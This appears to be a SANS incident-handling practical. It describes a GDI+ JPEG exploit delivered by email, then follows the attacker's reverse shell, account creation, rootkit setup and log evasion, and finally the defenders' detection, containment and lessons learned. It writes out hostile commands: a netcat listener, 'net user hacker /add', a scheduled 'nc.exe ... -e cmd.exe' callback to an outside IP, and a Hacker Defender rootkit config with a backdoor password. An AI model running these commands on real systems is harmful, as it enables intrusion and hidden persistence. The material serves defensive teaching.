
+-----+
|  JpegOfDeath - Remote GDI+ JPEG Remote Exploit  |
|
|    Exploit by John Bissell A.K.A. HighTimes    |
|
|                September, 23, 2004                |
|
+-----+

Exploit JPEG file test15000.jpg has been generated!
```

The file can be renamed to anything, such as hotdog.bmp, or photo.gif. As long as the file has a valid image file extension, Windows will recognize it as a JPEG image and parse it when viewed, or browsed in an explorer window.

Mr. Badguy will have to create an email message that is enticing to the recipient, to get them to open it. User interaction is required for this exploit work. Once the email is crafted, and sent out to the recipient list (consisting of all the addresses Mr. Badguy could find,) he sits back and waits for an incoming connection. He runs netcat -l -p 15000 to tell the program to listen for a connection on port 15000. For the sake of clarity, Mr. Badguy has port forwarding enabled on his broadband router so any incoming packets destined to port 15000 get forwarded to a system on his private IP space. A savvy attacker would probably not use resources that could be easily tracked back to them, and would more likely use systems that had been previously compromised.

It doesn't take long before a connection such as the one below appears on Mr. Badguy's computer screen:



```

Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\hallti.TWEETY>who
who
'who' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\hallti.TWEETY>exit
exit
SuseLinux-1:~ # netcat -l -p 15000
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\Documents and Settings\hallti.TWEETY>exit
exit
SuseLinux-1:~ # netcat -l -p 15000
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\hallti.TWEETY>exit
exit
SuseLinux-1:~ # netcat -l -p 15000
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Common Files\System\MAPI\1033>
  
```

He now has shell access to a machine inside the company's network. His access is limited to the privilege level of the user who is logged into the machine when the outbound connection was made. If the user logged into the machine is an administrator then he has administrator level access.

Network Diagram



Keeping Access

From here Mr. Badguy starts to set things up so he can gain access later because this connection will not last forever. The first thing he does is issue the tasklist command to see the running tasks on the computer. If there are anti-virus daemons, firewalls, or host based intrusion detection systems running, he may want to disable those.

```
C:\Documents and Settings\hallti.TWEETY>tasklist
tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Console	0	20 K
System	4	Console	0	216 K
smss.exe	428	Console	0	344 K

csrss.exe	492	Console	0	2,952 K
winlogon.exe	516	Console	0	2,428 K
services.exe	560	Console	0	2,632 K
lsass.exe	572	Console	0	1,300 K
svchost.exe	740	Console	0	2,468 K
svchost.exe	788	Console	0	15,804 K
svchost.exe	972	Console	0	1,432 K
svchost.exe	1000	Console	0	2,912 K
spoolsv.exe	1108	Console	0	3,120 K
atievxx.exe	1216	Console	0	1,340 K
cisvc.exe	1228	Console	0	344 K
msmsgs.exe	1968	Console	0	2,648 K
WZQKPICK.EXE	1996	Console	0	2,052 K
wuauc.lt.exe	812	Console	0	2,876 K
wpabaln.exe	1292	Console	0	2,084 K
cmd.exe	1456	Console	0	1,136 K
explorer.exe	1416	Console	0	12,828 K
cidaemon.exe	172	Console	0	232 K
tasklist.exe	348	Console	0	2,708 K
wmiprvse.exe	400	Console	0	3,792 K

It does not appear there is anything running that will cause a problem. He will have to determine his privilege level and escalate it if necessary. He executes the **set** command to retrieve the following data:

```
C:\Program Files\Common Files\System\MAPI\1033>set
set
ALLUSERSPROFILE=C:\Documents and Settings\All Users\WINDOWS
APPDATA=C:\Documents and Settings\hallti.TWEETY\Application Data
CLIENTNAME=Console
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TWEETY
ComSpec=C:\WINDOWS\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=\Documents and Settings\hallti.TWEETY
LOGONSERVER=\\TWEETY
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
OSIPIPE=osimbx
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\system32\WBEM
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 8 Stepping 1, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0801
ProgramFiles=C:\Program Files
PROMPT=$P$G
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\DOCUME~1\HALLTI~1.TWE\LOCALS~1\Temp
TMP=C:\DOCUME~1\HALLTI~1.TWE\LOCALS~1\Temp
USERDOMAIN=TWEETY
USERNAME=hallti
USERPROFILE=C:\Documents and Settings\hallti.TWEETY
```

```
windir=C:\WINDOWS
```

He now knows that he is using the **hallti** user account. He issues the **net localgroup** command to get the groups on the machine and then **net localgroup Administrators** to see the user accounts assigned to the Administrators group:

```
C:\Program Files\Common Files\System\MAPI\1033>net localgroup
net localgroup

Aliases for \\TWEETY

-----
*Administrators
*Backup Operators
*Guests
*HelpServicesGroup
*Network Configuration Operators
*Power Users
*Remote Desktop Users
*Users
The command completed successfully.

C:\Program Files\Common Files\System\MAPI\1033>net localgroup
Administrators
net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access
to the computer

Members

-----
Administrator
hallti
Tim Hall
The command completed successfully.
```

Mr. Badguy now knows that he is operating as an administrator level user. He adds a user account <hacker> by issuing the **net user** command, check that it exists in the “users” group, then adds it to the Administrators group with the **net localgroup** command, and verifies it is there.

```
C:\Documents and Settings\hallti.TWEETY>net user hacker /add
net user hacker /add
The command completed successfully.

C:\Documents and Settings\hallti.TWEETY>net localgroup users
net localgroup users
Alias name      users
Comment        Users are prevented from making accidental or
intentional system-wide changes. Thus, Users can run certified
applications, but not most legacy applications

Members
```

```

-----
hacker
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
Tim Hall
The command completed successfully.

C:\Documents and Settings\hallti.TWEETY>net localgroup Administrators
hacker /add
net localgroup Administrators hacker /add
The command completed successfully.

C:\Documents and Settings\hallti.TWEETY>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access
to the computer

Members
-----
Administrator
hacker
hallti
Tim Hall
The command completed successfully.

```

Next, from the compromised machine, he will go grab some tools for later use. He ftp's over to one of his machines where he has files stored and grabs netcat and a Windows based rootkit called Hacker Defender 1.0 (www.rootkit.com), and stores them in a directory named "hackedfiles". He uses the AT command to schedule a netcat outbound connection to one of his machines at 3:00 am, every day, using port 80, to shovel a shell (AT 3:00 c:\hackedfiles\nc.exe 67.166.48.X 80 -e cmd.exe). He will use the rootkit to hide this connection and scheduled event. The use of port 80 is another stealth maneuver. Any firewalls or other traffic inspection devices on the victim's network that may see this connection will most likely ignore it because it appears to be normal outbound web related traffic. The time of execution is suspicious and is probably a blunder on the attacker's part because he risks the system being powered down during the evening hours, and possibly raising the attention of system administrators with the late night connection.

Covering Tracks

Hacker Defender is a Windows rootkit that will allow our attacker to set up a backdoor on any port, hide running processes, open ports, connections, system services, files, registry keys etc. He can also use netcat to listen for incoming connections and hide it so that other users cannot see the process is running, or the file is installed.

Hacker Defender requires an .ini file that specifies the configuration of the root kit. This allows the user to set the files, processes, services, registry keys and other settings that are to be hidden. It also is where the backdoor password and driver filename are specified. The default .ini file appears as follows:

```
[H<<<idden T>>a/"ble]
>h"xdef"*
r|c<md\.ex<e::

":\:R:o:o\ :t: :P:r>:o:c<:e:s:s:e<:s:>]
h<x>d<e>:f<*
<\r\c:\m\d.\e\x\e

[/H/idd\en Ser:vi"ces]
Ha>:ck"er//Def\ender*
/
[Hi:dden R/">>egKeys]
Ha:"c<kerDef\e/nder100
LE":GACY_H\ACK/ERDEFE\ND:ER100
Ha:"c<kerDef\e/nderDrv100
LE":GACY_H\ACK/ERDEFE\ND:ERDRV100
/
\"[Hid:den\> :RegValues]""
////
:[St/\artup\ Run/]

":[\Fr<ee>> S:"<pa>ce]

">H<i>d"d:en<>\ P/:or:t<s"]\:

[Set/tin/:\gs] /
P:assw\ord=hxdef-rulez
Ba:ckd:"oor"Shell=hxdefß$.exe
Fil:eMappin\gN/ame=_.-=[Hacker Defender]=-. _
Serv:iceName=HackerDefender100
>Se|rvi:ceDisp<://la"yName=HXD Service 100
Ser>vic:eD||escr<ip:t"ion=powerful NT rootkit
Dri<ve\rN:ame=HackerDefenderDrv100
D:riv>erFileNam/e=hxdefdrv.sys
```

A client named bdcli100.exe is used to connect to the backdoor. The rootkit hooks all processes in the system making all TCP ports that are "listening" a potential backdoor into the system, according to the author's readme file, as long as they have an incoming buffer greater than or equal to 256 bits. Additional information about Hacker Defender is available at www.rootkit.com. The English version of the readme file is attached to this paper as Appendix D.

Now that Mr. Badguy has his access configuration set he can go about deleting the files that he copied to the victim machine. Event viewer log records (event, application, and security) cannot be altered with this remote connection because the files are always in use by various services in Windows XP. In order to clear these records Mr. Badguy could attempt an RDP (remote desktop protocol) connection to the machine

and if the service is running, gain an interactive desktop session where he could then clear the logs related to the event viewer. Alternatively he could upload VNC to the compromised machine and have netcat execute it and connect to a destination of his choosing, and gain a desktop connection to the machine.

Incident Handling Process

Preparation

The small company attacked in this scenario does not have the resources for a full time security department and the latest and greatest security technology in their network. Security responsibilities fall to the system administrator and his/her direct reports, who are responsible for the network in its entirety. However the big questions have been addressed by the administrator and business management. The owner and managers of the organization have indicated their support for network security and incident handling and have dedicated a small budget to the effort. They have agreed to meet monthly with the systems administrator and his team to discuss security related issues, network events/outages and other items pertinent to the operation of the business.

The company is not publicly traded and as such, does not have the same concerns that a larger company may have in regards to publicizing network security related events. They will not adopt a watch and see approach or maintain secrecy in regards to network security events. If they suffer an incident, management has agreed the best policy is to notify law enforcement (after management/legal review) and are interested in prosecuting any intruders to the extent feasible. The first priority is addressing business operations and continuity and stopping any bleeding as soon as possible, (unless life or limb is at risk). Gathering evidence is a secondary priority. If the two tasks can be accomplished simultaneously, all the better. As a result of this stance from management, our system administrator has forged relationships with investigators at his local district attorney's office, and the FBI through the local Infragard chapter.

The administrator has devised an on-call schedule for the team members, which rotates weekly. There is a primary on-call person 24x7 that can be reached via a dedicated cell phone and the number has been published to the rest of the employees, as well as escalation numbers to contact the department manager and his superior, in the event of an incident or reportable event. An Incident Response kit has been assembled, accessible to the appropriate personnel, which contains:

- Backup media (tapes, disks, CD's)

- Spare hard drives
- Tape recorder and tapes
- Parallel, Serial, SCSI, CAT5 Ethernet cables (straight/crossover)
- Software including Unix/Linux operating systems and tools (forensic software, binary backup, Windows Resource Kits etc.)
- Laptop, spare cell phone and batteries.
- Paper and pens, small flashlight and screwdriver kit.
- USB Thumb Drive
- 8 port 10/100 hub
- Pre-printed Evidence tracking forms and labels
- Zip lock and anti-static bags

The following network security related policies have been written, published, and implemented within the organization:

1. Network and IT Acceptable Use Policy

This policy was developed with the help of the company's legal counsel to address issues related to employee use of corporate information technology assets. This includes fax machines, copiers, computer systems, network devices, network services, Internet, telephones etc. A key point of this policy is that it sets forth in clear language that there is no expectation of privacy when using company assets and the company can and will monitor their systems, as well as report to law enforcement any illegal activities that are observed. The organization's standard login warning banner is defined by this policy and its placement on all relevant systems and interfaces.

2. Computer & Network Systems Access Policy

This policy identifies the person(s) responsible for and authorized to grant

access to system/network resources, and for what purposes. It identifies guidelines to determine what level of access should be granted authorized users and the consequences of failing to follow those guidelines. This policy iterates access controls and management procedures and dictates employee conduct regarding the credentials issued to them.


Anti-virus and patching policies have not yet been implemented, and are in the works. These two policies are crucial to mitigating events in a timely fashion and may often times prevent an incident from happening altogether. They should set forth the requirement for anti-virus software clients on all workstations and servers, and scanning engines on all internal mail and DNS servers. Regular signature updates need to be accomplished and a method of procedure defined for deploying those updates to all users and systems. Operating system and application patches need to be applied in a timely manner yet tested for compatibility and operation, and the way in which this is accomplished must be defined in a policy and procedure. Compliance also needs to be addressed.

While the company has not historically spent a lot of money on security appliances or hardware, the Administrator and his team have implemented an Intrusion Detection server running SNORT, and placed it behind their Internet facing router. They update the rules occasionally however the alerts are kept on the same machine and are only reviewed once a day, as time permits. There is no automatic alerting/notification mechanism in place.

There are also no dedicated firewalls in the network. The perimeter router serves as the only packet filtering device between the internal and external networks. Reflexive access control lists are in use and implicit deny is the governing principal, however outbound connections are not restricted or inspected in any way.

Identification

Vulnerability Event Timeline:



Our simulated attack scenario takes place on October 10, 2004. In the early morning hours, attacker, Mr. Badguy, sends out spoofed email messages containing the exploit image, to the target company.

At approximately 9:00 AM one of those messages is opened and viewed by an employee at the target company, which causes the employee's explorer.exe program to crash and opens a connection to Mr. Badguy's computer. The employee observes the crash and watches as his desktop disappears, then reappears as explorer.exe is reloaded. While this seems odd, the employee goes about his business and just deletes the faulty email (sending it to the deleted email folder), deciding it must be corrupt.

Between 9:00 AM and 9:30 AM Mr. Badguy takes advantage of the window of opportunity presented, and uploads files to the victim machine, adds a user account, installs a rootkit, schedules a netcat connection to run daily that connects back to his attack computer, and deletes any files that he no longer needs. He then terminates the connection.

At approximately 12:30 PM, one of the IT personnel responsible for the network makes a random check of the SNORT alerts to see if anything interesting has occurred. He notices the following alert:

```
[**] [1:648:6] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/10-09:02:41.838398 201.166.48.4:110 -> 10.0.1.103:1033
TCP TTL:128 TOS:0x0 ID:8761 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x56B410C3 Ack: 0xC40B8C35 Win: 0xF933 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]
```

Multiple alerts of this type were generated, each depicting the same source IP and port but different destination IP addresses and ports, on the internal network. The admin realized right away the source IP address was the email server that delivers mail to the employees, which is an outsourced service, and the destination IP's are systems on the internal network.


He immediately contacts the head system administrator and notifies him of the alert. Based on the IP address assignments in the network the admin determines whose workstation was involved in this transfer and contacts them, asking if anything out of the ordinary has occurred on their machine today. The employee says in fact there was a strange occurrence earlier this morning where the screen went blank and then came back when he attempted to open an email message. Since that time the system has seemed a little sluggish as well. The admin instructs the employee to stop using the computer, in fact not to touch the keyboard again, and write down exactly what he observed earlier on a piece of paper. He and the chief admin would be there shortly to take further action. The possibility that shellcode was observed on the network as indicated in the SNORT alert, and the employee's statement the system did behave strangely for a brief period significantly increases the probability an incident has occurred.

Once the admins arrive at the location of the computer system of interest (approximately 12:50 pm), the administrator checks the local users on the system and notices that an unauthorized user account has been added to the system as an administrator. The event log indicates explorer.exe and winlogon crashed at 9:03 AM. The admin has the router logs pulled and notices a TCP connection, outbound, from the employee's computer was initiated to an odd numbered port, around the same time. Based on the interview of the employee, the only application he had running at the time was Outlook. The admins pull up a command prompt on the machine and issue the netstat –a command to see active connections but do not see anything that looks out of the ordinary. The admins are convinced that there has likely been an intrusion at this point, and declare an incident.

Containment

Volatile data is obtained first from the system using trusted tools from the admin's response kit. A list of currently logged on users, all running processes, modification/creation/access times for all files on the system, system data and time, and all open ports. This data is transferred to a forensic workstation using netcat, and an MD5 checksum created for all the data obtained. The system is quickly taken off the network and plugged into a hub, to maintain carrier and reduce the likelihood any files or data are damaged or removed by running malicious code. Further analysis on the email that was sent between the mail server and the employee's computer must be accomplished. Since the mail server does not keep copies of the mail after it has been downloaded, and the hard drive may be needed as evidence later, they decide to use Encase to make (2) bit for bit copies of the hard drive. Once that is complete, they connect one of the copies to a like computer system that has no network connectivity, and via a laptop and serial connection begin to explore the hard drive. The original drive is tagged as evidence, placed in an anti static bag, and logged in an evidence log, before being locked in evidence safe.

The first thing they decide to do is scan the hard drive with a virus scanner, and up to date signatures. The virus scan alerts on the JPEG image in the email file and presents the following alert:



After further review of information related to backdoor.Roxe the admins are certain that the gdiplus.dll vulnerability has been exploited on this machine (and possibly others, given the SNORT alerts) and additional forensic analysis is required to determine the extent of the intrusion and/or damage. Additionally, they now need to scramble to get this email blocked and to eradicate it from other systems on the network that may have been exploited as well. There is lot's more work to do on this incident.


The administrators know that the state of anti-virus signature updates on their networked systems is poor and immediately dispatch someone to manually update each machine and scan it. Additionally they contact their email service provider and update them on the situation, requesting they check their anti-virus signatures and update them as well as scan their systems.

For the time being the administrators block all incoming and outgoing email from their network at the router, (until verification is received from the service provider they are using up to date virus signatures) and update their SNORT rules to include the rules for spotting malformed JPEG images. Based on a hunch that the outgoing TCP connection observed from the victim machine is likely a malicious connection, they also block all outbound TCP connections to the observed IP address as well as port 15000.

Eradication

As part of the eradication process the tool UnHackMe - (<http://www.greatis.com/unhackme/download.htm>) is executed against the hard drive

copy. The tool reports finding hidden registry keys HackerDefender100 and HackerDefenderDrv100.



A little Internet research later and it is learned that a Windows rootkit has been installed on the system. This changes the ballgame significantly. If the extent of the intrusion could be shown to be limited to an outgoing connection, addition of a user account etc. it might be possible to clean up this system. With the possibility a rootkit has been installed, the admins recommend a complete re-imaging of the device to wipe out any and all hidden backdoors and files. Given this is a user workstation the cost is minimal as is the data loss, compared to a production server or database. They now know they need to run UnHackMe or some other tool capable of finding this rootkit on all potentially infected machines on the network.

Now that the email containing the malformed JPEG has also been identified, the administrators can notify the user community to report any interactions with this email, and warn them about it. Once up to date anti-virus signatures have been deployed, remnants of this email should be discovered and quarantined automatically.

Recovery

Recovery of the compromised system in this case is relatively easy. The original compromised hard drive should remain locked up as evidence and forensic analysis of the copies should continue to ascertain the extent of any damage or harm caused the organization. A fresh hard drive and new image should be installed in the user's system.

Recovery from this incident on a larger scale may take significantly longer and be rather costly. There exists the possibility that multiple systems were compromised in this same manner as the system analyzed thus far. Additional forensic investigation, user interviews, and diligent network monitoring are required to ensure the threat has been mitigated.

The following tasks need to be completed to ensure this compromise does not happen again:

1. Identify & patch all vulnerable systems
2. Update all virus scanners with the latest signatures
3. Ensure IDS sensors have the proper rules activated.
4. Validate email service provider is using the latest virus scanning signatures and technology – and implement malware scanning on all incoming email.
5. Ensure real time file protection against malware is running on all systems.

Lessons Learned

The lessons learned from this event are numerous.

1. The event highlighted the necessity for an anti-virus deployment policy and procedure as well as a patch management / deployment policy/procedure.
2. Vulnerabilities introduced by service providers are now in the spotlight and will require further scrutiny as well as coordinated efforts to mitigate and monitor. Trust relationships with external systems should be reviewed.
3. User account privilege policies need to be reviewed and refined and the principal of least privilege must be implemented. If the user whose system was initially attacked was not an administrative level user, this attack may not have gotten as far as it did.
4. Intrusion detection systems are a valuable tool however their ability to operate and provide useful service is maximized if they are updated and tuned frequently. While the SNORT IDS in this case alerted the administrators to the

existence of shellcode traversing the network, it could have also alerted on the malicious JPEG image and provided a clearer picture earlier in the process of the nature of the event.

5. The network perimeter needs to be hardened and the internal network segmented. Host based intrusion detection may have also proved a significant asset in this attack, as well as during the subsequent investigation.
6. Employee security training in regards to reporting suspicious events, opening untrusted emails needs to be implemented and reinforced.

© SANS Institute 2005, Author retains full rights.

References & Links

"Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)." 14 Sep. 2004. Microsoft TechNet. 15 Sep. 2004 <<http://www.microsoft.com/technet/security/bulletin/ms04-028.msp>>.

Debaggis, Nick. "Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow." 14 Sep. 2004. 27 Sep. 2004 <<http://marc.theaimsgroup.com/?1=bugtraq&m=109524346729948&w=2>>.

